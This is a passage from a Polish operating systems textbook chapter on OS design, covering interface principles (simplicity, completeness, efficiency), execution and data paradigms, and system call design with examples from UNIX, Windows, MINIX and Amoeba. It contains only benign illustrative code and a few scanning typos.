Co ciekawe, systemy operacyjne wcale nie są najbardziej złożonymi systemami oprogramowania. Chociaż np. lotniskowce są nieporównanie bardziej skomplikowane, ich projektanci radzą sobie dużo lepiej z izolowaniem podsystemów. Ludzie projektujący toalety na lotniskowcu nie muszą się obawiać o pracę systemu radarowego. Oba systemy nie mają większego wpływu na wzajemne działanie. Z drugiej strony w systemie operacyjnym system plików często wpływa na działanie systemu pamięci w nieoczekiwany i nieprzewidywalny sposób.

Po drugie systemy operacyjne muszą sobie radzić z problemem współbieżności. System musi obsługiwać wielu użytkowników i wiele aktywnych urządzeń wejścia-wyjścia. Zarządzanie współbieżnością jest z natury rzeczy trudniejsze od zarządzania pojedynczą sekwencją operacji. Sytuacje wyścigów i zakleszczenia to tylko dwa z wielu problemów, z którymi muszą się zmierzyć projektanci systemu.

Po trzecie systemy operacyjne muszą radzić sobie z potencjalnie wrogimi użytkownikami — użytkownikami, którzy chcą w nieuprawniony sposób wpływać na działanie systemu lub wykonywać zabronione operacje (np. wykradać pliki innych użytkowników). System operacyjny musi skutecznie zapobiegać nieuprawnionym działaniom tych użytkowników. Podobne problemy nie występują w przypadku zwykłych edytorów tekstu czy programów graficznych.

Po czwarte, mimo że nie wszyscy użytkownicy ufają wszystkim pozostałyim użytkownikom, wielu z nich decyduje się na udostępnianie swoich informacji i zasobów innym (wybranym) użytkownikom. System operacyjny musi umożliwiać takie udostępnianie, ale też zabezpieczać te dane przed nieuprawnionym dostępem innych użytkowników. Także w tym obszarze projektanci zwykłych aplikacji mają ułatwione zadanie (tam problem udostępniania danych z reguły po prostu nie występuje).

Po piąte życie systemów operacyjnych zwykle trwa bardzo długo. System UNIX jest użytkowany od około 40 lat. Windows ma już przeszło 30 lat i nie zanosi się na to, aby wkrótce miał przestać istnieć. Oznacza to, że projektanci muszą mieć na uwadze, jak sprzęt i aplikacje mogą się zmieniać, nawet w dość dalekiej przyszłości, oraz jak należy się przygotować na nadchodzące zmiany. Systemy, które zbyt ściśle wiążą się z konkretnymi wizjami świata, zwykle dość szybko giną w starciu z bardziej uniwersalnymi konkurentami.

Po szóste projektanci systemów operacyjnych nie mogą przewidzieć wszystkich scenariuszy wykorzystania ich dzieła, zatem muszą zapewnić daleko idącą uniwersalność. Ani systemu UNIX, ani systemu Windows nie projektowano z myślą o klientach poczty elektronicznej czy przeglądarkach internetowych, a mimo to wiele współczesnych komputerów pracujących pod kontrolą tych systemów wykorzystuje się niemal wyłącznie do uruchamiania tego rodzaju aplikacji. Nikt nie oczekuje od projektanta statków umiejętności konstruowania nowych jednostek,

jeśli ten nie wie, czy ma to być kuter rybacki, statek wycieczkowy, czy pancernik. Co więcej, nikt nie oczekuje od jego dzieła zdolności do całkowitej zmiany charakteru wykonywanych zadań już po dostarczeniu produktu.

Po siódme współczesne systemy operacyjne zwykle projektuje się z myślą o zapewnieniu przenośności, tj. zdolności do uruchamiania na wielu różnych platformach sprzętowych. Współczesne systemy muszą też obsługiwać tysiące urządzeń wejścia-wyjścia, z których każde jest projektowane przez niezależny zespół bez dbałości o zgodność z produktami konkurencji. Dobrym przykładem scenariusza, w którym zróżnicowane platformy sprzętowe rodzą poważne problemy, byłaby próba stworzenia systemu operacyjnego działającego zarówno na komputerach *little-endian*, jak i na komputerach *big-endian*. Innym ciekawym przykładem (prawdziwą zmorą systemu MS-DOS) były próby instalacji karty dźwiękowej i modemu korzystających z tych samych portów wejścia-wyjścia lub przerwań. Niewiele programów (poza interesującymi nas systemami operacyjnymi) musi sobie radzić z podobnymi problemami wynikającymi z konfliktów pomiędzy urządzeniami.

Po ósme (na tym kończymy naszą listę) projektanci systemów operacyjnych często muszą dbać o zgodność wstecz, czyli zgodność z wcześniejszymi wersjami systemu operacyjnego. Systemy gwarantujące taką zgodność muszą operować na słowach ograniczonej długości, plikach z nazwami ograniczonej długości i innych elementach, które z perspektywy współczesnych projektantów wydają się przezytkiem. To tak, jakby ktoś próbował przebudować fabrykę z myślą o produkcji przyszłoroczych samochodów zamiast samochodów tegorocznych, ale z zachowaniem pełnych możliwości produkcyjnych linii budującej bieżący model.

12.2. PROJEKT INTERFEJSU

Po tym wstępnie powinno być jasne, że pisanie współczesnych systemów operacyjnych nie jest łatwe. Od czego więc należy zacząć? Bodaj najlepszym obszarem, którym można się zająć w pierwszej kolejności, są interfejsy udostępniane przez tworzony system. System operacyjny udostępnia zbiór abstrakcji, które najczęściej są implementowane przez typy danych (np. pliki) oraz operacje na tych typach (np. read). Wspomniane abstrakcje razem tworzą interfejs systemu operacyjnego na potrzeby jego użytkowników. Warto przy tej okazji wspomnieć, że w tym kontekście przez użytkowników systemu operacyjnego rozumiemy programistów, którzy piszą kod korzystający z wywołań systemowych (a nie użytkowników końcowych uruchamiających aplikacje).

Oprócz podstawowego interfejsu wywołań systemowych większość systemów operacyjnych udostępnia też interfejsy dodatkowe. Niektórzy programiści muszą np. pisać sterowniki urządzeń umieszczane następnie w systemie operacyjnym. Sterowniki muszą z kolei mieć dostęp do określonych funkcji i pewnych wywołań procedur. Także te funkcje i wywołania definiują interfejs, który jednak nie przypomina interfejsu wykorzystywanego przez programistów aplikacji. Warunkiem osiągnięcia sukcesu przez system operacyjny jest uważne zaprojektowanie wszystkich tych interfejsów.

12.2.1. Zalecenia projektowe

Czy istnieją jakieś zasady projektowe, którymi należałoby się kierować podczas projektowania interfejsów? Wierzymy, że tak. W największym skrócie można by streścić te zasady słowami: prostota, kompletność i zdolność do efektywnej implementacji.

Zasada nr 1: Prostota

Prosty interfejs jest nieporównanie łatwiejszy do opanowania i zimplementowania bez ryzyka popełnienia błędów. Wszyscy projektanci systemów powinni zapamiętać i nieustannie powtarzać sobie to słynne zdanie francuskiego lotnika i pisarza Antoine'a de Saint-Exupéry'ego:

Perfekcji nie osiąga się wtedy, gdy nie można już niczego dodać, tylko wtedy, gdy nie można już niczego odjąć.

Ściśle rzecz biorąc, Saint-Exupéry nie wypowiedział tego zdania. Dokładnie brzmiało to tak:

Il semble que la perfection soit atteinte non quand il n'y a plus rien à ajouter, mais quand il n'y a plus rien à retrancher.

Chodzi mi jednak o zaprezentowanie idei. Proponuję zapamiętać jedną lub drugą wersję.

Zgodnie z tą zasadą lepiej jest dysponować czymś mniejszym niż czymś większym (przynajmniej w świecie systemów operacyjnych). Innym sposobem wyrażenia tej idei jest zasada **KISS** (od ang. *Keep It Simple, Stupid*; dosł. nie komplikuj, głupcze).

Zasada nr 2: Kompletność

Interfejs musi oczywiście umożliwiać użytkownikom wykonywanie wszelkich niezbędnych działań — oznacza to, że musi być kompletny. Dochodzimy więc do innego znanego cytatu, tym razem za Albertem Einsteinem:

Wszystko powinno być możliwie proste, ale nie prostsze.

Innymi słowy, system operacyjny powinien realizować dokładnie te zadania, do których został stworzony, ale żadnych innych. Jeśli użytkownicy muszą przechowywać dane, system powinien oferować mechanizm przechowywania danych. Jeśli użytkownicy muszą się ze sobą komunikować, system operacyjny powinien zapewnić odpowiedni mechanizm komunikacji itp. W swoim odczycie po otrzymaniu Nagrody Turinga w 1990 roku Fernando J. Corbató, jeden z projektantów systemów CTSS i MULTICS, odniósł się do kwestii prostoty i kompletności w następujący sposób:

Warto najpierw podkreślić znaczenie prostoty i elegancji. Z drugiej strony złożoność jest źródłem utrudnień i — jak wszyscy wiemy — prowadzi do powstawania błędów. Sam definiuję elegancję jako zdolność do implementowania niezbędnych funkcji, z zastosowaniem minimalnego mechanizmu i jak największej czytelności tworzonych rozwiązań.

Najważniejszym wyrażeniem użyтыm w przytoczonej wypowiedzi jest minimalny mechanizm. Inaczej mówiąc, każdy element, funkcja i wywołanie systemowe powinny mieć przypisaną określoną wagę. Powinny realizować dokładnie jedno zadanie i robić to dobrze. Jeśli jakiś członek zespołu projektowego proponuje rozszerzenie wywołania systemowego lub dodanie nowej funkcji, pozostały członkowie tego zespołu powinni go zapytać, czy w razie rezygnacji z tego kroku stanie się coś niedobrego. Jeśli na wątpliwości współpracowników autor propozycji odpowie: „Nie, ale ktoś może kiedyś potrzebować tej funkcji”, lepiej umieścić ją w bibliotece poziomu użytkownika (nie w systemie operacyjnym), nawet jeśli takie rozwiązanie będzie nieznacznie mniej efektywne. Nie każda funkcja musi działać błyskawicznie — celem projektantów systemów powinno być raczej trzymanie się sformułowanej przez Corbató zasady minimalnego mechanizmu.

Przeanalizujmy teraz dwa przykłady systemów operacyjnych, które mialem okazję projektować: MINIX [Tanenbaum i Woodhull, 2006] oraz Amoeba [Tanenbaum et al., 1990]. System

MINIX realizował wszystkie niezbędne cele za pomocą zaledwie trzech wywołań systemowych: send, receive i sendrec. System zaprojektowano jako kolekcje procesów — menedżer pamięci, system plików i poszczególne sterowniki urządzeń mają w tych kolekcjach postać odrębnych procesów podlegających procedurom szeregowania. Jądro tego systemu odpowiada więc tylko za szeregowanie procesów i obsługę przekazywania komunikatów pomiędzy tymi procesami. Oznacza to, że do prawidłowego działania systemu wystarczą dwa wywołania systemowe: send (wysyające komunikat) oraz receive (odbierające komunikat). Trzecie zaimplementowane wywołanie, sendrec, ma tylko podnosić efektywność mechanizmu przekazywania komunikatów poprzez wysyłanie i odbieranie komunikatów w ramach zaledwie jednej pułapki jądra. Wszystkie inne zadania są wykonywane przez pozostałe procesy (np. proces systemu plików lub sterownik dysku). W najnowszej wersji systemu MINIX wprowadzono dwa dodatkowe wywołania — oba do obsługi komunikacji asynchronicznej. Wywołanie senda wysyła asynchroniczny komunikat. Jądro próbuje dostarczyć komunikat, ale aplikacja nie czeka, aż operacja się zakończy — po prostu dalej działa. Do wysyłania krótkich powiadomień system korzysta z wywołania notify. Przykładowo jądro może powiadomić sterownik urządzenia działający w przestrzeni użytkownika, że coś się wydarzyło. Działanie tego mechanizmu przypomina przerwania. Z powiadomieniem nie jest powiązany żaden komunikat. Gdy jądro dostarczy powiadomienie do procesu, to poprzedza je na odwróceniu bitu w mapie bitowej procesu — w ten sposób informuje, że coś się wydarzyło. Ponieważ jest to takie proste, może być wykonane szybko, dzięki czemu jądro nie musi „martwić się” tym, jaki komunikat należy dostarczyć w sytuacji, gdy proces dwukrotnie otrzyma to samo powiadomienie. Warto zauważyć, że choć liczba wywołań nadal jest bardzo mała, to ciągle rośnie. Poszerzanie się liczby wywołań jest nieuniknione. Opór jest daremny.

Oczywiście są to tylko wywołania jądra. Uruchomienie systemu zgodnego z POSIX na ich bazie wymaga implementacji wielu systemowych wywołań POSIX. Ale piękno tego mechanizmu polega na tym, że wszystkie one są odwzorowywane na bardzo niewielki zbiór wywołań jądra. Ponieważ system jest (pomimo wszystko) tak prosty, istnieją szanse, że może być zaimplementowane prawnie.

System operacyjny Amoeba jest jeszcze prostszy. Ma tylko jedno wywołanie systemowe: wykonaj zdalną procedurę wywołania. Działanie tego wywołania polega na wysłaniu wiadomości i oczekiwaniu na odpowiedź. Ogólnie rzecz biorąc, wywołanie odpowiada wywołaniu sendrec z systemu MINIX. Cała reszta bazuje na tym jednym wywołaniu. To, czy komunikacja synchroniczna jest właściwym sposobem działania, to już inna sprawa — powrócimy do niej w podrozdziale 12.3.

Zasada nr 3: Wydajność

Trzecim celem jest wydajność tworzonej implementacji. Jeśli wydajne zaimplementowanie jakiejś funkcji lub wywołania systemowego nie jest możliwe, być może należy po prostu zrezygnować z tego elementu. Każdy programista powinien też rozumieć, jaki jest koszt poszczególnych wywołań systemowych. Programiści aplikacji dla systemu UNIX oczekują, że np. wywołanie systemowe lseek będzie tańsze od wywołania read, ponieważ jego działanie sprowadza się do zmiany wskaźnika w pamięci (read wymaga wykonania operacji wejścia-wyjścia na dysku). Gdyby tego rodzaju intuicyjne oceny okazały się chybione, programiści pisali by niewydajne programy.

12.2.2. Paradygmaty

Po precyzyjnym zdefiniowaniu celów można przystąpić do właściwego projektowania. Dobrym punktem wyjścia jest przemyślenie sposobu postrzegania nowego systemu przez jego docelowych użytkowników. Jednym z najważniejszych problemów jest znalezienie sposobu harmonijnego działania wszystkich funkcji systemu i zapewnienie czegoś, bo bywa nazywane *spójnością architektoniczną* (ang. *architectural coherence*). Warto w tym kontekście odróżnić dwa rodzaje użytkowników systemu operacyjnego. Pierwszym rodzajem są zwykli użytkownicy, którzy korzystają z aplikacji; drugi typ to *programiści*, którzy piszą te aplikacje. Pierwsza grupa korzysta przede wszystkim z graficznego interfejsu użytkownika; druga grupa operuje w większym stopniu na interfejsie wywołań systemowych. Jeśli projektanci systemu operacyjnego stawiają sobie za cel opracowanie pojedynczego interfejsu GUI obejmującego wszystkie elementy systemu (tak postąpili twórcy Macintosha), projektowanie tego systemu należy rozpocząć właśnie od tego obszaru. Jeśli jednak system ma obsługiwać wiele różnych interfejsów GUI (jak w systemie UNIX), w pierwszej kolejności należy opracować interfejs wywołań systemowych. Rozpoczywanie prac projektowych od graficznego interfejsu użytkownika jest przykładem tzw. projektowania z góry na dół. W takim przypadku największym problemem staje się określenie, jakie funkcje należy zaimplementować w ramach interfejsu GUI, jak użytkownicy będą korzystali z tych funkcji oraz jak należy zaprojektować system, aby właściwie te funkcje obsługiwał. Jeśli np. większość programów wyświetla na ekranie ikony i czeka, aż użytkownik kliknie któryś z tych ikon, najprawdopodobniej interfejs GUI (a prawdopodobnie także system operacyjny) należałoby zbudować z użyciem modelu zdarzeniowego. Z drugiej strony, jeśli ekran przez większość czasu jest wypełniony oknami tekstowymi, prawdopodobnie lepszym rozwiązaniem byłoby zastosowanie modelu, w którym procesy odczytują dane z klawiatury.

Konstruowanie interfejsu wywołań systemowych przed graficznym interfejsem użytkownika to przykład projektowania z dołu do góry. Wówczas problemem jest określenie rodzaju funkcji, które będą potrzebne programistom aplikacji dla danego systemu. Okazuje się, że sama obsługa interfejsu GUI nie wymaga zbyt wielu wyspecjalizowanych funkcji. Przykładowo system okien Uniksa, nazwany X, jest w istocie wielkim programem języka C korzystającym z wywołań `read` i `write` dla klawiatury, myszy i ekranu. Interfejs X opracowano na długo po stworzeniu samego systemu UNIX, a przystosowanie tego systemu operacyjnego do nowego interfejsu wymagało zadziwiająco niewielu zmian. Przykład systemu X potwierdza więc, że system operacyjny UNIX był wystarczająco kompletny.

Paradygmaty interfejsu użytkownika

Zarówno w przypadku graficznego interfejsu użytkownika (GUI), jak i w przypadku interfejsu wywołań systemowych niezwykle ważne jest sformułowanie dobrego paradygmatu (nazywanego czasem metaforą) opisującego sposób postrzegania tego interfejsu. Wiele graficznych interfejsów użytkownika dla komputerów biurkowych stosuje paradygmat WIMP, który omówiliśmy już w rozdziale 5. Paradygmat WIMP obejmuje m.in. takie idiomy jak wskaż i kliknij, wskaż i dwukrotnie kliknij czy przeciągnij — wszystkie te operacje obowiązują w całym interfejsie i decydują o jego spójności architektonicznej. Wiele interfejsów nakłada też na programy dodatkowe wymagania, jak konieczność udostępniania paska menu z opcjami *Plik*, *Edycja* itp., z których każda powinna zawierać doskonale znane, powszechnie stosowane elementy menu. Takie rozwiązanie powoduje, że użytkownicy, którzy opanowali jeden program, mogą błyskawicznie nauczyć się pracy w innym programie.

Okazuje się jednak, że interfejs użytkownika nie jest jedynym możliwym rozwiązaniem. W tabletach, smartfonach i niektórych laptopach wykorzystywane są ekranы dotykowe pozwalające użytkownikom na bardziej bezpośrednią i intuicyjną interakcję z urządzeniem. Niektóre palmtopy oferują interfejs stylizowany na tradycyjne, ręczne pisanie tekstu. Dedykowane urządzenia multi-medialne udostępniają interfejs wzorowany na tradycyjnym interfejsie odtwarzaczy wideo. Jeszcze inny paradygmat obowiązuje — co oczywiste — w odniesieniu do interfejsu dyktafonu. Ważny jest nie tyle wybór właściwego paradygmatu, ile to, że musi istnieć jeden nadzędny paradygmat unifikujący cały interfejs użytkownika.

Niezależnie od wybranego paradygmatu kluczem do sukcesu jest jego konsekwentne stosowanie przez wszystkie aplikacje tworzone dla danego systemu. Projektanci tego systemu muszą więc opracować biblioteki i zestawy narzędzi zapewniające programistom aplikacji dostęp do procedur, dzięki którym będą mogli tworzyć oprogramowanie z ujednoliconym wyglądem i sposobem obsługi. Bez użycia odpowiednich narzędzi każdy z deweloperów aplikacji robiłby coś innego. Projekt interfejsu użytkownika jest oczywiście bardzo ważny, nie stanowi on jednak tematu tej książki — wróćmy więc do zagadnień związanych z interfejsem systemu operacyjnego.

Paradygmaty wykonywania

Spójność architektoniczna jest ważna nie tylko na poziomie użytkownika, ale też na poziomie interfejsu wywołań systemowych. Warto w tym kontekście odróżnić paradygmat wykonywania od paradygmatu danych — oba paradygmaty omówimy (począwszy od pierwszego) w tym i kolejnym podpunkcie.

Powszechnie stosuje się dwa paradygmaty wykonywania: *algorytmiczny* (ang. *algorithmic*) i *sterowany zdarzeniami* (ang. *event driven*). Paradygmat algorytmiczny reprezentuje koncepcję, zgodnie z którą programy uruchamia się z myślą o realizacji konkretnych funkcji znanych z wyprzedzeniem lub określanych przez parametry wejściowe. Tą funkcją może być komplikacja jakiegoś programu, wygenerowanie listy płac lub lot samolotu do San Francisco. Podstawowa logika jest trwale zapisana w kodzie, a sam program od czasu do czasu wykonuje wywołania systemowe, aby uzyskać dane wejściowe użytkownika, skorzystać z usług systemu operacyjnego itp. Takie podejście zaprezentowano na listingu 12.1(a).

Listing 12.1. (a) Kod algorytmiczny; (b) kod zdarzeniowy

(a) <pre>main() { int ... ; init(); do_something(); read(...); do_something_else(); write(...); keep_going(); exit(0); } .</pre>	(b) <pre>main() { mess_t msg; init(); while (get_message(&msg)) { switch (msg_type) { case 1: ... ; case 2: ... ; case 3: ... ; } } }</pre>
--	---

Drugim paradygmatem wykonywania jest paradygmat sterowany zdarzeniami; przykład zastosowania tego paradygmatu pokazano na listingu 12.1(b). Przedstawiony program realizuje pewien rodzaj synchronizacji (np. poprzez wyświetlenie jakiegoś ekranu), po czym oczekuje na sygnał

od systemu operacyjnego o pierwszym zdarzeniu. Tym zdarzeniem może być naciśnięcie klawisza albo ruch kurSORA myszy. Proponowany model pracy jest przydatny w przypadku wysoce interaktywnych programów.

Dla każdego z tych paradygmatów istnieje odrębny styl programowania. W paradygmacie algorytmicznym centralnym elementem z natury rzeczy jest sam algorytm — system operacyjny pełni raczej funkcję dostarczyciela usług. Także w paradygmacie zdarzeniowym (sterowanym zdarzeniami) system operacyjny dostarcza usługi, jednak ta jego rola jest mniej ważna od dwóch pozostałych — funkcji koordynatora aktywności użytkownika oraz generatora zdarzeń odbieranych i przetwarzanych przez procesy.

Paradygmaty danych

Paradygmat wykonywania nie jest jedyną cechą systemu operacyjnego — równie ważny okazuje się paradygmat danych. W tym kontekście najważniejszym problemem jest odpowiedź na pytanie, jak należy prezentować programiście struktury systemu i urządzenia. We wczesnych systemach wsadowych języka FORTRAN wszystko modelowano w formie sekwencyjnej taśmy magnetycznej. Pliki kart drukowanych były traktowane jako taśmy wejściowe, pliki kart do wydrukowania były traktowane jako taśmy wyjściowe. Także pliki dyskowe traktowano jako taśmy. Swobodny dostęp do plików był więc możliwy tylko poprzez przewijanie odpowiedniej taśmy i ponowny odczyt jej zawartości.

Do opisanego odwzorowywania wykorzystywano tzw. karty kontroli zadań:

```
MOUNT(TAPE08, REEL781)  
RUN(INPUT, MYDATA, OUTPUT, PUNCH, TAPE08)
```

Pierwsza karta instruowała operatora, aby pobrał z szafy szpulę taśmy nr 781 i zamontował ją w napędzie taśmowym nr 8. Druga karta instruowała system operacyjny, aby wykonał właśnie skompilowany program języka FORTRAN, odwzorowując dane wejściowe (INPUT, czyli czytnik kart) na taśmie logiczną nr 1, plik dyskowy MYDATA na taśmie logiczną nr 2, drukarkę (nazwaną OUTPUT) na tamię logiczną nr 3, kartę perforowaną (nazwaną PUNCH) na tamię logiczną nr 4 oraz fizyczny napęd taśmowy nr 8 na tamię logiczną nr 5.

Składnię języka FORTRAN zaprojektowano z myślą o odczytywaniu i zapisywaniu taśm logicznych. W tym przypadku odczyt z taśmy logicznej nr 1 oznacza odczyt z karty perforowanej. Zapis na taśmie logicznej nr 3 oznacza przekazanie danych do drukarki. Odczyt z taśmy logicznej nr 5 oznacza odczytanie zawartości szpuli nr 781 itp. Jak nietrudno zauważyć, pojęcie taśmy było po prostu paradygmatem integrującym czytnik kart, drukarkę, mechanizm perforujący, pliki dyskowe oraz właściwe taśmy. W tym przypadku tylko taśma logiczna nr 5 została skojarzona z taśmą fizyczną; pozostałe taśmy fizyczne reprezentują pliki dyskowe. Paradygmat w tej formie był wyjątkowo prosty, ale stanowił krok we właściwym kierunku.

Nieco później powstał system operacyjny UNIX, którego projektanci poszli znacznie dalej, wprowadzając model, w którym „wszystko jest plikiem”. Wspomniany paradygmat sprawił, że wszystkie urządzenia wejścia-wyjścia są traktowane jak pliki, zatem mogą być otwierane i podlegać wszystkim innym operacjom stosowanym dla plików. Oznacza to, że następujące wyrażenia języka C:

```
fd1 = open("file1", O_RDWR);  
fd2 = open("/dev/tty", O_RDWR);
```

otwierają odpowiednio właściwy plik dyskowy oraz terminal użytkownika (klawiaturę i ekran). W kolejnych wyrażeniach można dowolnie wykorzystywać deskryptory plików *fd1* i *fd2* do odczy-

tywania i zapisywania danych w odpowiednich plikach. Od tej pory dostęp do pliku nie różni się od dostępu do terminala, z wyjątkiem braku możliwości wykonywania na terminalu operacji poszukiwania.

System UNIX nie tylko pliki i urządzenia wejścia-wyjścia traktuje tak samo — umożliwia też uzyskiwanie dostępu do innych procesów za pośrednictwem potoków (tak jak do plików). Co więcej, jeśli system operacyjny oferuje mechanizm odwzorowywania plików, proces może utworzyć własną pamięć wirtualną, tak jakby ta pamięć miała postać pliku. I wreszcie w tych wersjach systemu UNIX, które obsługują system plików */proc*, następujące wyrażenie języka C:

```
fd3 = open("/proc/501", O_RDWR);
```

umościwia procesowi uzyskanie (lub przynajmniej podjęcie próby uzyskania) dostępu do pamięci procesu nr 501, której zawartość będzie mógł czytać i zapisywać, posługując się deskryptorem pliku *fd3*. Takie rozwiązanie może być przydatne np. dla debugera.

Oczywiście tylko dlatego, że ktoś powiedział, że wszystko jest plikiem, nie oznacza, że jest to prawda we wszystkich przypadkach. I tak gniazda sieciowe w systemie UNIX mogą w pewnym stopniu przypominać pliki, ale wykorzystują one własny, dość specyficzny interfejs API obsługi gniazd. W innym systemie operacyjnym, Plan 9 z Bell Labs, nie wprowadzono wyspecjalizowanego interfejsu obsługi gniazda sieciowych. W rezultacie projekt systemu Plan 9 można uznać za czystszy.

Twórcy systemu Windows postanowili, że wszystko powinno wyglądać jak obiekt. Po uzyskaniu prawidłowego uchwytu do pliku, procesu, semafora, skrzynki pocztowej lub innego obiektu jądra proces może na tym zasobie wykonywać dalsze operacje. Ten paradymat jest bardziej uniwersalny od modelu zastosowanego w systemie UNIX i jeszcze bardziej uniwersalny od modelu znanego z języka FORTRAN.

W świecie komputerów paradymaty unifikujące stosuje się także w innych kontekstach. Jednym ze szczególnie interesujących przykładów są strony WWW. Zgodnie z paradymatem obowiązującym w świecie WWW istnieje pewna cyberprzestrzeń wypełniona dokumentami, z których każdy ma przypisany adres URL. Po wpisaniu adresu URL lub kliknięciu łącza reprezentującego ten adres otrzymujemy odpowiedni dokument. W praktyce wiele tych „dokumentów” wcale nie przypomina dokumentów — są to raczej fragmenty kodu języka HTML generowane przez programy lub skrypty powłoki w odpowiedzi na otrzymane żądania. Jeśli np. użytkownik żąda od witryny sklepu internetowego listy nagrani określonego artysty, odpowiedni dokument jest generowany „w locie” przez pewien program (z pewnością nie istniał przed sformułowaniem tego żądania).

Do tej pory zapoznaliśmy się z czterema przypadkami — wszystko było taśmą magnetyczną, plikiem, obiektem lub dokumentem. W każdym z tych przypadków celem była unifikacja danych, urządzeń i innych zasobów, aby ułatwić efektywną pracę na tych zasobach. Podobny paradymat unifikujący dane powinien być oferowany przez każdy współczesny system operacyjny.

12.2.3. Interfejs wywołań systemowych

Jeśli przyjąć definicję minimalnego mechanizmu sformułowaną przez Corbató, system operacyjny powinien oferować tylko tyle wywołań systemowych, ile potrzebuje do prawidłowego działania, a każde z tych wywołań powinno być możliwie proste (ale nie prostsze). Unifikujący paradymat danych może w tym kontekście stanowić istotną pomoc. Jeśli np. pliki, procesy, urządzenia wejścia-wyjścia i wszystkie inne zasoby wyglądają jak pliki lub obiekty, dane zawarte we wszystkich tych plikach lub obiektach można odczytywać za pomocą pojedynczego wywołania systemowego

read. W przeciwnym razie moglibyśmy stanąć przed koniecznością stosowania wielu odrębnych wywołań, jak `read_file`, `read_proc` czy `read_tty`.

W pewnych przypadkach wywołania systemowe mogą wymagać implementacji wielu wariantów, jednak zwykle lepszym rozwiązaniem jest opracowanie jednego uniwersalnego wywołania korzystającego z różnych procedur bibliotek, aby ukryć te warianty przed programistami aplikacji. Dobrym przykładem jest dostępne w systemie UNIX wywołanie przykrywające wirtualną przestrzeń adresową procesu, czyli `exec`. Najbardziej ogólna wersja tego wywołania ma następującą postać:

```
exec(name, argp, envp);
```

Wywołanie w tej formie ładuje plik wykonywalny `name` i przekazuje na jego wejściu argumenty wskazywane przez `argp` i zmienne środowiskowe wskazywane przez `envp`. W pewnych przypadkach wygodniejszym rozwiązaniem jest bezpośrednie przekazanie argumentów, stąd decyzja projektantów o opracowaniu następujących procedur biblioteki:

```
exec1(name, arg0, arg1, ..., argn, 0);
execle(name, arg0, arg1, ..., argn, envp);
```

Działanie tych procedur sprowadza się do umieszczenia otrzymanych argumentów w tablicy oraz użycia wywołania systemowego `exec` do realizacji właściwego zadania. Mamy więc do czynienia z najlepszym możliwym połączeniem: pojedynczego, prostego wywołania systemowego pozwalającego zachować prostotę systemu operacyjnego oraz wygody programisty dysponującego wieloma wersjami wywołania `exec`.

Próby stworzenia jednego wywołania systemowego obsługującego wszystkie możliwe przypadki oczywiście dość szybko doprowadziły do poważnych problemów. W systemie UNIX utworzenie procesu wymaga użycia kolejno dwóch wywołań: `fork` i `exec`. Pierwsze wywołanie nie otrzymuje na wejściu żadnych parametrów; drugie otrzymuje trzy parametry. Zupełnie inne rozwiązanie zastosowano w interfejsie Win32 API, gdzie wywołanie tworzące proces, czyli `CreateProcess`, otrzymuje na wejściu aż 10 parametrów, z których jeden jest wskaźnikiem do struktury z dodatkowymi 18 parametrami.

Już wiele lat temu ktoś powinien zapytać, czy rezygnacja z któregoś z tych parametrów doprowadziłaby do negatywnych konsekwencji. Członek zespołu proponujący tak złożone wywołanie systemowe powinien wówczas odpowiedzieć, że w pewnych przypadkach programista będzie musiał się bardziej napracować nad realizacją określonych zadań, jednak faktycznym skutkiem rezygnacji z części parametrów będzie prostszy, mniejszy i bardziej niezawodny system operacyjny. Z drugiej strony osoba proponująca 10+18 parametrów mogłaby dodać: „Przecież użytkownicy chętnie korzystają ze wszystkich tych funkcji”. Można by mu odpowiedzieć, że użytkownicy lubią przede wszystkim niezawodne systemy zajmujące niewiele pamięci. Rozstrzygnięcie sporu o ilość wykorzystywanej pamięci i liczbę funkcji ma zasadniczy wpływ na przyszłe działanie i cenę systemu (ponieważ cena pamięci jest doskonale znana). Z drugiej strony niezwykle trudno oszacować liczbę dodatkowych błędów (występujących np. w ciągu roku) wynikających z dodania pewnej funkcji lub pozostawienia użytkownikom wolnego wyboru (po uprzednim zapoznaniu ich z kosztami). Warto więc odwołać się do pierwszego prawa oprogramowania sformułowanego przez Tanenbauma:

Więcej kodu oznacza więcej błędów.

Dodawanie kolejnych funkcji oznacza dodawanie więcej kodu i — tym samym — wprowadzanie do systemu kolejnych błędów. Programiści, którzy wierzą, że dodawanie nowych funkcji nie powoduje dodawania nowych błędów, to albo nowicjusze w świecie komputerów, albo wyznawcy teorii dobrej wróżki strzegącej ich przed błędami.

Dążenie do prostoty nie dotyczy tylko projektowania wywołań systemowych. Warto mieć na uwadze znane powiedzenie Butlera W. Lampsona (1984):

Nie ukrywaj siły.

Jeśli dany sprzęt potrafi realizować pewne zadania wyjątkowo efektywnie, należy dołożyć wszelkich starań, aby umożliwić programistom proste korzystanie z tego potencjału i nie narzucać im niezliczonej liczby zbędnych abstrakcji. Celem abstrakcji jest ukrywanie niepożądanych cech systemu komputerowego, nigdy ukrywanie jego pozytywów. Przypuśćmy, że sprzęt oferuje specjalny mechanizm efektywnego przenoszenia wielkich bitmap na ekranie (np. z wykorzystaniem pamięci wideo RAM). W takim przypadku naturalnym rozwiązaniem byłoby stworzenie nowego wywołania systemowego uruchamiającego ten mechanizm zamiast poszukiwania sposobów przenoszenia zawartości pamięci wideo RAM do pamięci głównej. Działanie nowego wywołania powinno się ograniczać wyłącznie do przenoszenia bitów. Jeśli wywołanie systemowe jest odpowiednio szybkie, użytkownicy zawsze mogą zbudować ponad tym wywołaniem wygodne interfejsy. Jeśli jest wolne, nikt nie będzie go używał.

Innym dilematem, przed którym stoją projektanci, jest wybór wywołań połączeniowych lub bezpołączeniowych. W systemach UNIX i Windows standardowe wywołania systemowe odczytujące zawartość plików mają charakter połączeniowy (jak w telefonii). W pierwszym kroku należy otworzyć plik, by następnie odczytywać jego zawartość, po czym go zamknąć. Model połączeniowy stosuje się także w niektórych protokołach zdalnego dostępu do plików. Przykładowo korzystanie z protokołu FTP wymaga zalogowania na zdalnym komputerze, odczytu plików i — po zakończeniu pracy — wylogowania.

Z drugiej strony niektóre protokoły zdalnego dostępu do plików mają charakter bezpołączeniowy. Przykładem takiego protokołu jest HTTP. Odczytanie strony internetowej wymaga tylko przekazania na serwer stosownego żądania — nie jest wymagane wcześniejsze ustanawianie połączenia (połączenie TCP co prawda jest wymagane, jednak TCP to protokół niższego poziomu; sam protokół HTTP wykorzystywany w procesie dostępu do stron WWW jest bezpołączeniowy).

